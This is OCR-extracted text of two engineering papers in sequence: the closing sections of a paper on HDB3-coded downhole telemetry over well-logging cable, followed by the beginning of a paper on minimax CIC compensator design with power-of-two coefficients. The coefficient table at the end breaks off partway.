


Figure 4. HDB3 coding example

IV. HARDWARE REALIZATION

Using an improved line driver the HDB3 signal, generated by a MCU in the downhole telemetry section, is transmitted to the surface over a monoconductor cable. Basic schematic of typical line driver, described in detail in [4], is shown on Fig 5. By pulling capacitor C to ground through transistor, negative impulses are imprinted in line signal. Similar circuit is used for generating positive impulses.




Figure 5. Typical line driver

Driver for HDB3 signal needs to be able to generate three different impulses: positive, negative and "zero". An example of such a signal is given in Fig. 6.



Figure 6. The transmitted signal

A. HDB3 receiving section

Impulses that arrive through the cable are significantly distorted, because of its limited signal transmission capacity. An example of a signal on the input of the receiving section is shown in Fig. 7.




Figure 7. Signal on receiving section

In order to be reconstructed, the received signal has to pass through a series of attenuators and filters. A block diagram of the receiving section is shown in Fig. 8.




Figure 8. Block diagram of the receiving section

At first signal passes through a variable attenuation section and 4th order low pass (LP) filter section. These LP filters remove high frequencies environmental noise. The filtered signal is further transferred to a band-pass (BP) filter section. This section consists of maximum of 3 equivalent band pass filters in series. BP filters restores the original signal so it can be reconstructed on positive and negative impulses by comparators.

The amplitude characteristic of one of this filter is shown in Fig. 9. It can be seen that in area of interest, in this case from 1 kHz to 100 kHz, curve of amplitude response is approximately inverse of curve on Fig. 2. Frequencies below 100 Hz are heavily attenuated, to eliminate DC component in line signal.

B. Calibration procedure

Signals after each filter level are shown on Fig. 10. It can be seen that each filter section inverts the signal. In an ideal case the frequency response of BP filter section should be exactly the inverse frequency response of currently used well logging cable. Since same data transfer unit is usually used for several years on same well logging cable, calibration procedure is done only once for same logging cable. The desired filter level depends on the length of the cable used, and its frequency response. Length and cutoff frequency of logging cable is used as a starting position for approximate selection of number of used BP filter. Selection is made by USB communication through MCU by controlling a set of analog switches, which changes the number of used BF filters. It is possible to select from no BP filter (for very short cables, where there is no significant distortion to signal) to three BP filter in series, with every additional BP filter increases the slope on amplitude response in area of interest. Watching the output signals of BP filters on oscilloscope as on Fig. 10 and changing its number, it is possible to adjust total filter response so that on output of filter section received signal is regenerated enough to be properly reconstructed. This procedure was successful in all cables we tested, but there is possibility that this wont be enough on some cables, in which case manually changing of BP filter characteristic (by changing its components, resistors and capacitors) will be needed.




Figure 9. Amplitude characteristics of one BP filter




Figure 10. Signal after each filter level

After the band pass filter section the signal is passed to two comparators which transform bipolar signal into positive and negative unipolar impulses. The MCU automatically adjusts the positive and negative comparator levels during the calibration process, depending of the amplitude level of received signal. If signal amplitude is too high, it can be decreased with attenuators, realized with analog switches controlled by MCU. Outputs of the comparators are shown on Fig 11. It can be seen that positive and negative impulses correspond to negative and positive impulses from the probe, so original signal can be reconstructed. These impulses are further transferred to a pair of input pins of a MCU, to be decoded.




Figure 11. Comparator outputs

The MCU communicates with PC acquisition system over USB protocol. By using PC software it's possible to setup communication speed, and also set calibration values for particular cable manually and automatically.

V. MEASUREMENT RESULT

System is realized and tested in laboratory conditions and on borehole. Also, wireline cable and data transfer system were simulated using Proteus simulation software. Simulation was used to test if the system can be used for worst case of wireline cables, with maximum length and resistivity and capacitance of the cable, since this type of cable wasn't available for testing. It was determined that speed up to 100 kbps can be achieved in this type of cable.

For testing in laboratory conditions, cable of 5000 meters was used and maximum speed of 130 kbps was achieved. Also, temperature testing of system up to 175 C was conducted, no change of maximum transfer speed was noticed.

VI. CONCLUSION

In this paper realization of data transfer system for borehole measurement was presented. With this novel data transfer system it's possible to send a large amount of data through a monoconductor cable, so more logging equipment can be used in same time.

It was noticed that depending of the cable characteristic, band pass filter parameters must be adjusted to achieve required transfer speed, in this system this was conducted manually for specific cable, further improvement of this system could be digitalization of analog filters by using FPGA or DSP processor, which would improve the parameter flexibility of filters used in receiver . Higher transfer speeds could also be achieved with this improvement, since better filters could be realized.

ACKNOWLEDGMENT

This paper is supported by Hotwell, Ges.m.b.H and Ministry of Sciences and Technology of Serbia as the part of the project "Development of the methods, sensors and systems for monitoring quality of water, air and soil", No III43008.

REFERENCES

[1] O.Serra, "Fundamentals of well-log interpretation", ELSEVIER SCIENCE PUBLISHERS 1993.

[2] Su, J. , Yan, Z.-G. : "Image compression and transmission system for digital down-hole television" 2011 3rd International Conference on Mechanical and Electronics Engineering, ICMEE 2011; Hefei;

[3] Downhole telemetry system having discrete multi-tone modulation with QAM fallback ,United States Patent 7443312

[4] G. Mančić, St. Martinović, M. Živanov, "Geofizički karotaž – osnovni fizički principi", DIT Naftagas, Novi Sad,Serbia, 2002.

[5] Zhao Qinghai, Gu Huan Xi'an, "Constructing Communication Port of Manchester Code with HSO/HSI of 8098/80c196 KB,"[J]. Proceedings of 4th International Symposium on Test and Measurement (Volume 1), 2001, (1): 563-566.

[6] ZHOU Zhi-bin, WANG Zhong-yi, MA Wen-zhong, QI Xiang-yang, Development of a Manchester Code Logging Cable Communications System, Well Logging Technology Vol.30 No.6. Dec 2006.

[7] Brkić Miodrag, Laslo Nađ, Viktor Dogan, Miloš Živanov "Jedno rešenje za realizaciju prenosa informacija u sistemima za geofizički karotaž" Energetika 2009,Serbia, Zlatibor.

Design of CIC Compensators With SPT Coefficients Based on Interval Analysis

Matija Glavinic Pecotic[1], Goran Molnar[2], and Mladen Vucic[2]

[1]Siemens CMT d. d.
Heinzelova 70a, Zagreb, HR10000, Croatia

[2]Department of Electronic Systems and Information Processing
Faculty of Electrical Engineering and Computing, University of Zagreb
Unska 3, Zagreb, HR10000, Croatia

E-mails: matija.glavinic-pecotic@siemens.com, goran.molnar@fer.hr, mladen.vucic@fer.hr

***Abstract*—The simplest multiplierless decimation filter is the cascaded-integrator-comb (CIC) filter. However, the magnitude response of this filter has a high passband droop, which is not tolerable in many applications. The droop can be reduced by the filter called CIC compensator. In this paper, we present a method for the design of finite-impulse-response CIC compensators whose coefficients are expressed as the sums of powers of two (SPT). The method is based on the minimax error criterion. To obtain the SPT coefficients, we use a global optimization technique which is based on the interval analysis. The proposed compensators are multiplierless and result in wide compensation bands. Therefore, they are suitable for application in software radio receivers operating with low decimation factors.**

I. INTRODUCTION

Digital down converters (DDC) usually employ the cascaded-integrator-comb (CIC) filter [1] in the first stage. It is the consequence of its efficient multiplierless structure. However, the magnitude response of the CIC filter has a significant passband droop, which is not tolerable in many applications. The droop can be reduced by modifying the original CIC structure or by connecting an additional filter called CIC compensator in the cascade with the CIC decimator. The former approach is based on the sharpening technique. The sharpening of CIC filters is described in [2]–[4]. In the latter approach, the CIC compensator is realized as a linear-phase finite-impulse-response (FIR) filter, which yields the constant magnitude behavior of the overall cascade. Recently, many methods for the design of CIC compensators have been developed [5]–[11]. In [12], compensation is combined with sharpening technique.

In a software radio receiver which uses a DDC with high decimation factor, for example in [5] and [13], the compensator operates at a low sampling rate. Therefore, it can be realized as a standalone FIR filter which is implemented using the multiplier-accumulator block, or it can be incorporated into the channel filter thus avoiding extra multipliers. On the other hand, in a receiver using low decimation factor, the compensator with multiplierless structure is preferable. Such a compensator often has discrete coefficients which are expressed as the sum of powers of two (SPT), [5], [7]–[9], [11]. In the papers referred to, the multiplierless compensators with three [5], [7]–[9] and five [11] coefficients have been proposed. They result in compensation over a narrow [5], [7], [11] or a wide band [7]–[9], [11]. Various criteria have been used in their design, such as the least squares [8], minimax [9], and maximally flat [11]. In addition, the requirement for a low complexity has been considered in [5] and [7].

In this paper, we present a method for the design of CIC compensators with SPT coefficients. The design is based on the minimax error criterion. It employs the interval analysis to obtain the optimum coefficients. The optimization based on the interval analysis results in global solution. Recently, it has been successfully used in the design of low-order FIR filters with SPT coefficients [14]. Here, we modify the method in [14] for the design of CIC compensators.

II. CIC COMPENSATOR WITH SPT COEFFICIENTS BASED ON MINIMAX ERROR CRITERION

A. CIC Compensator

The transfer function of the CIC filter of order N is given by [1]

$$H_{CIC}(z)=\left(\frac{1}{R}\frac{1-z^{-R}}{1-z^{-1}}\right)^{N} \tag{1}$$

where R denotes the decimation factor. The corresponding amplitude response is

$$H_{CIC}(\omega)=\left[\frac{1}{R}\frac{\sin\left(\frac{\omega R}{2}\right)}{\sin\left(\frac{\omega}{2}\right)}\right]^{N} \tag{2}$$

The CIC compensator is connected to the output of the CIC decimator. Therefore, the amplitude response of the ideal compensator is obtained as the inverse amplitude response of the decimation filter relative to the low sampling rate, as in

$$H_{C}(\omega)=\frac{1}{H_{CIC}\left(\frac{\omega}{R}\right)} \tag{3}$$

This paper was supported by the Ministry of Science, Education and Sports of the Republic of Croatia under grant no. 036-0362214-2217, and the ACROSS project funded by the Seventh Framework Programme of the European Union under grant no. 285939 FP7-REGPOT-2011-1.




Figure 1. Magnitude responses of ideal and FIR CIC compensator with even and odd number of coefficients, *M*.




Figure 2. Folded delay-line structure of CIC compensator with odd number of coefficients, *M*.

By substituting (2) into (3), the ideal compensator's response is obtained as

$$H_C(\omega)=\left[R\frac{\sin\left(\frac{\omega}{2R}\right)}{\sin\left(\frac{\omega}{2}\right)}\right]^N \tag{4}$$

FIR compensators can be realized with odd or even number of coefficients. Both cases are discussed in literature. However, the compensators with odd number of coefficients approximate the ideal response in a wider band than do the compensators with even number of coefficients, as shown in [10]. It is a consequence of the transfer function zero placed at $z=-1$, which appears in the transfer functions of the compensators with even number of coefficients. Such a zero deteriorates the magnitude response in the vicinity of $|\omega|=\pi$, as illustrated in Figure 1. Therefore, in the following text, only the compensators with odd number of coefficients are considered.

B. Minimax Approximation With SPT Coefficients

Let us consider a system which consists of a CIC filter cascaded with a linear-phase FIR compensator. The magnitude response of such a system should approximate a constant within a given band, known as the care band. Our objective is to find the optimum SPT coefficients of the compensator which results in the minimax approximation. Such a design is described by the optimization problem

$$\mathbf{a}_{opt}=\arg\min_{\mathbf{a}}\left[\varepsilon(\mathbf{a})\right] \tag{5}$$

$$\text{subject to : } \mathbf{a} \text{ is SPT representable} \tag{6}$$

where **a** is the vector of compensator's coefficients. The objective function, ε, has the form

$$\varepsilon(\mathbf{a})=\max_{|\omega|\le\omega_c}\left|1-H_{CIC}\left(\frac{\omega}{R}\right)H(\omega,\mathbf{a})\right| \tag{7}$$

where $H(\omega,\mathbf{a})$ is compensator's amplitude response, and ω_c is the upper bound of the care band. Linear-phase FIR system has symmetric impulse response. Therefore, for a compensator with odd number of coefficients, *M*, vector **a** contains only $(M+1)/2$ right-hand side samples, as in

$$a(m)=h\left(m+\frac{M-1}{2}\right)\quad;\quad m=0,1,\ldots,\frac{M-1}{2} \tag{8}$$

where **h** is compensator's impulse response. Using (8), the amplitude response of the compensator is given by

$$H(\omega,\mathbf{a})=a(0)+2\sum_{m=1}^{(M-1)/2}a(m)\cos(m\omega) \tag{9}$$

For a given wordlength *K*, the SPT representation of compensator's coefficients, $a(m)$, is given by

$$a(m)=\sum_{k=1}^{K}b(m,k)2^{-k}\quad;\quad m=1,\ldots,\frac{M-1}{2} \tag{10}$$

where $b(m,k)\in\{-1,0,1\}$. Each $b(m,k)\neq 0$ is called a term. In implementation, it is represented by one adder. Therefore, the number of terms per compensator or the number of terms per coefficient is limited to a prescribed value, *P*. For simplicity, here we use the latter approach.

Since the desired response in (4) occupies a wide band, the impulse response of an FIR compensator is expected with the energy which is highly concentrated in the coefficient $a(0)$. Therefore it is reasonable to assign one term more to it than to the other coefficients. Here, we assume it contains the term 1 belonging to 2^0. Therefore, we deal with $a(0)$ expressed as

$$a(0)=1+\sum_{k=1}^{K}b(0,k)2^{-k} \tag{11}$$

Since the CIC compensator has a symmetric impulse response, we realize it using the folded delay-line structure, which is shown in Figure 2. The total number of adders employed in this structure is given by

$$A=M+B-1 \tag{12}$$

where *B* is the total number of adders required for the realization of multiplications by $a(0)$, $a(1)$, ..., and $a((M-1)/2)$. Since coefficient $a(0)$ has up to $P+1$ terms,




Figure 3. Magnitude responses at low sampling rate of CIC filter with N=5 and R=14 compensated with minimax compensator having M=3 SPT coefficients and total number of adders, A. Minimax compensation is made within care band $|\omega| \le \omega_c$.

whereas other coefficients have up to P terms each, B satisfies the inequality

$$B \le \frac{M+1}{2}(P-1)+1 \tag{13}$$

Substituting (13) into (12), the number of adders required for the realization is given by

$$A \le \frac{(M+1)(P+1)}{2} - 1 \tag{14}$$

In practice, if wordlength K is high enough the upper bound of A is achieved.

C. Design of Compensator Based on Interval Analysis

In this paper, we use the optimization based on the interval analysis to obtain the optimum compensator. Such an optimization is attractive since it results in global solution. A comprehensive overview of the optimization via the interval analysis reader can find in [15] and [16]. Such an optimization is used in the design of linear-phase FIR filters with SPT coefficients, which approximate a given magnitude in the minimax sense [14]. In the paper referred to, the design is described by the optimization problem

$$\mathbf{x}_{opt} = \arg\min_{\mathbf{x}} \left[y(\mathbf{x}) \right] \tag{15}$$

$$\text{subject to}: \mathbf{x} = \left[x(m) \right] ;$$

$$x(m) = \sum_{k=1}^{K} b(m,k) 2^{-k}; \; m = 0,1,\ldots,\left\lfloor \frac{M-1}{2} \right\rfloor \tag{16}$$

where M is the number of filter's coefficients. The objective function y is given by

$$y(\mathbf{x}) = \max_{\omega \in \Omega} \left[W(\omega) \left| H_a(\omega, \mathbf{x}) - H_d(\omega) \right| \right] \tag{17}$$

where $H_a(\omega,\mathbf{x})$ is filter's amplitude response, $H_d(\omega)$ is a desired magnitude response which is defined within some band of interest Ω, and $W(\omega)$ is a positive weighting function.

The method in [14] can be easily modified to cover the design of the compensator. To deal with vector $\mathbf{x}$ we have to modify the objective function in (7), or rather, the compensator magnitude response in (9). By substituting (10) and (11) into (9) and then by applying (16) into the response obtained, we arrive at

$$H(\omega, \mathbf{x}) = 1 + x(0) + 2 \sum_{m=1}^{(M-1)/2} x(m) \cos(m\omega) \tag{18}$$

Finally, by substituting (18) into (7), the modification of the objective function is obtained as

$$\varepsilon(\mathbf{x}) = \max_{|\omega| \le \omega_c} \left| 1 - H_{CIC}\left(\frac{\omega}{R}\right) H(\omega, \mathbf{x}) \right| \tag{19}$$

It should be noted that solving the problem in (15)–(17) is based on the interval extension of the objective function. In the design of the compensator, which is described by (15), (16), (18), and (19), the interval extension of the error function in (19) can be easily obtained by using the extensions of elementary operations, as described in [14].

III. Features of Proposed CIC Compensators

To illustrate the features of the proposed compensation, three examples are described. The first example presents the design of compensators whose impulse responses have only three coefficients. The second example describes the design of wideband compensators. Finally, the design of low-complexity compensators are considered in the third example.

The results obtained are provided in Table I and Table II. The coefficients are tabulated for various orders of CIC filter, care bands, and complexities, assuming R=1024 and K=18. It is well known, for $R \ge 10$ the change of R does not influence the shape of the passband response of the CIC filter significantly [1]. In that sense, the coefficients given in the tables can be used for the compensation of CIC filters with $R \ge 10$.

A. Compensators With Three Coefficients

In many applications, the compensators with only three coefficients are usually sufficient. To illustrate the features of the proposed design, the compensation of the CIC filter with N=5 and R=14 is described. The compensation is considered over the bands with the upper bounds $\omega_c = 0.25\pi$, 0.5π, and 0.6π. If $\omega_c \ge 0.5\pi$ the compensation is considered as wideband, otherwise it is narrowband. Two compensators with different complexity are designed. Their coefficients are obtained for wordlength K=9 and for the number of terms P=2 and P=3, what results in the structures with A=5 and A=7 adders. Figure 3 shows the compensated magnitude responses together with the response of the uncompensated filter. As expected, increasing the passband causes decreasing the quality of compensation. However, the compensators whose structures employ up to seven adders improve the magnitude significantly. For example, if the passband is $|\omega| \le 0.5\pi$, the CIC filter introduces the droop of 4.5dB. The droop of the compensated filter as low as 0.3dB is




Figure 4. Magnitude responses at low sampling rate of CIC filter with N=5 and R=14 compensated with minimax compensator and compensators proposed in [7] and [11]. All compensators have M=3 SPT coefficients and A adders. Care band is $|\omega|\leq 0.6\pi$.




Figure 6. Magnitude responses at low sampling rate of CIC filter with N=5 and R=1024 compensated with minimax compensator having M=7 SPT coefficients and 19 adders. Care band is $|\omega|\leq 0.5\pi$.




Figure 5. Magnitude responses at low sampling rate of CIC filter with N=5 and R=32 compensated with minimax and maximally-flat [11] compensator having M=5 SPT coefficients. Minimax compensation is made within care band $|\omega|\leq 0.5\pi$.




Figure 7. Magnitude responses at low sampling rate of CIC filter with N=5 and R=32 compensated with minimax compensator having M coefficients and seven adders. Care band is $|\omega|\leq 0.5\pi$.

achieved for the compensator with seven adders. However, further increasing of the number of adders improves the compensation negligibly.

Let us now compare our compensator with the maximally flat compensator [11] and the compensator having the lowest possible complexity [7]. The compensation of the CIC filter with N=5 and R=14 over the band $|\omega|\leq 0.6\pi$ is considered. The lowest-complexity compensator employs two, whereas the maximally flat compensator employs seven adders. The design of the minimax compensators with K=4 and with P=1 and P=2 results in the structures with A=3 and A=5 adders. Figure 4 shows the magnitude responses of the CIC filter compensated with these compensators. The minimax compensator with three adders reduces the droop slightly worse than the compensator with the lowest complexity. However, both minimax compensators have less complex structures and result in better compensations compared to the maximally flat counterpart.

B. Wideband Compensators

Recently, the interest in wideband compensation has been increasing. The efficient wideband compensation can be obtained by using the compensators with M>3 coefficients. The multiplierless maximally-flat compensator with M=5 coefficients has been described in [11]. In the paper referred to, the authors elaborate that 15 adders are necessary for the compensation of the CIC filter with N=5 and R=32. However, our compensator with five coefficients, which is obtained for K=12, P=4, and ω_c=0.5π, needs 14 adders. Figure 5 shows the magnitude responses of the CIC filter compensated with the minimax and with the maximally flat compensator. It is clear that

TABLE I
SPT COEFFICIENTS WITH P=2 AND P=3 OF MINIMAX COMPENSATORS FOR CIC FILTER OF ORDER N AND DECIMATION FACTOR R≥10

	N=2		N=3		N=4		N=5	
$a(n)$	P=2	P=3	P=2	P=3	P=2	P=3	P=2	P=3
M=3 and ω_c=0.25π								
$a(0)$	$1+2^{-2}-2^{-4}$	$1+2^{-2}-2^{-4}-2^{-7}$	$1+2^{-2}+2^{-6}$	$1+2^{-2}+2^{-5}-2^{-9}$	$1+2^{-1}-2^{-3}$	$1+2^{-1}-2^{-3}-2^{-9}$	$1+2^{-1}-2^{-5}$	$1+2^{-1}-2^{-5}-2^{-10}$
$a(1)$	$-2^{-4}-2^{-5}$	$-2^{-4}-2^{-5}+2^{-8}$	$-2^{-3}-2^{-7}$	$-2^{-3}-2^{-6}+2^{-12}$	$-2^{-3}-2^{-4}$	$-2^{-3}-2^{-4}+2^{-13}$	$-2^{-2}+2^{-6}$	$-2^{-2}+2^{-6}-2^{-11}$
M=3 and ω_c=0.5π								
$a(0)$	$1+2^{-2}-2^{-5}$	$1+2^{-2}-2^{-5}+2^{-8}$	$1+2^{-1}-2^{-3}$	$1+2^{-1}-2^{-3}-2^{-5}$	$1+2^{-1}-2^{-6}$	$1+2^{-1}-2^{-6}+2^{-9}$	$1+2^{-1}+2^{-3}$	$1+2^{-1}+2^{-3}+2^{-7}$
$a(1)$	$-2^{-3}+2^{-6}$	$-2^{-3}+2^{-7}+2^{-10}$	$-2^{-3}-2^{-4}$	$-2^{-3}-2^{-4}+2^{-7}$	$-2^{-2}-2^{-8}$	$-2^{-2}-2^{-8}-2^{-10}$	$-2^{-2}-2^{-4}$	$-2^{-2}-2^{-4}-2^{-6}$
M=3 and ω_c=0.6π								
$a(0)$	$1+2^{-2}-2^{-9}$	$1+2^{-2}-2^{-9}-2^{-12}$	$1+2^{-1}-2^{-4}$	$1+2^{-1}-2^{-3}+2^{-6}$	$1+2^{-1}+2^{-4}$	$1+2^{-1}+2^{-4}-2^{-9}$	$1+2^{-1}+2^{-2}$	$1+2^{-1}+2^{-2}-2^{-7}$
$a(1)$	$-2^{-3}-2^{-7}$	$-2^{-3}-2^{-7}-2^{-10}$	$-2^{-2}+2^{-8}$	$-2^{-2}+2^{-5}+2^{-7}$	$-2^{-2}-2^{-4}$	$-2^{-2}-2^{-4}+2^{-7}$	$-2^{-2}-2^{-3}$	$-2^{-2}-2^{-3}-2^{-5}$
M=5 and ω_c=0.25π								
$a(0)$	$1+2^{-2}+2^{-9}$	$1+2^{-2}-2^{-7}+2^{-15}$	$1+2^{-1}-2^{-4}$	$1+2^{-1}-2^{-3}+2^{-8}$	$1+2^{-1}-2^{-6}$	$1+2^{-1}+2^{-6}+2^{-9}$	$1+2^{-1}+2^{-11}$	$1+2^{-1}+2^{-2}-2^{-6}$
$a(1)$	$-2^{-3}-2^{-6}$	$-2^{-3}-2^{-7}-2^{-10}$	$-2^{-2}-2^{-9}$	$-2^{-2}+2^{-5}+2^{-7}$	$-2^{-2}-2^{-6}$	$-2^{-2}-2^{-5}-2^{-7}$	$-2^{-2}-2^{-7}$	$-2^{-1}+2^{-4}+2^{-6}$
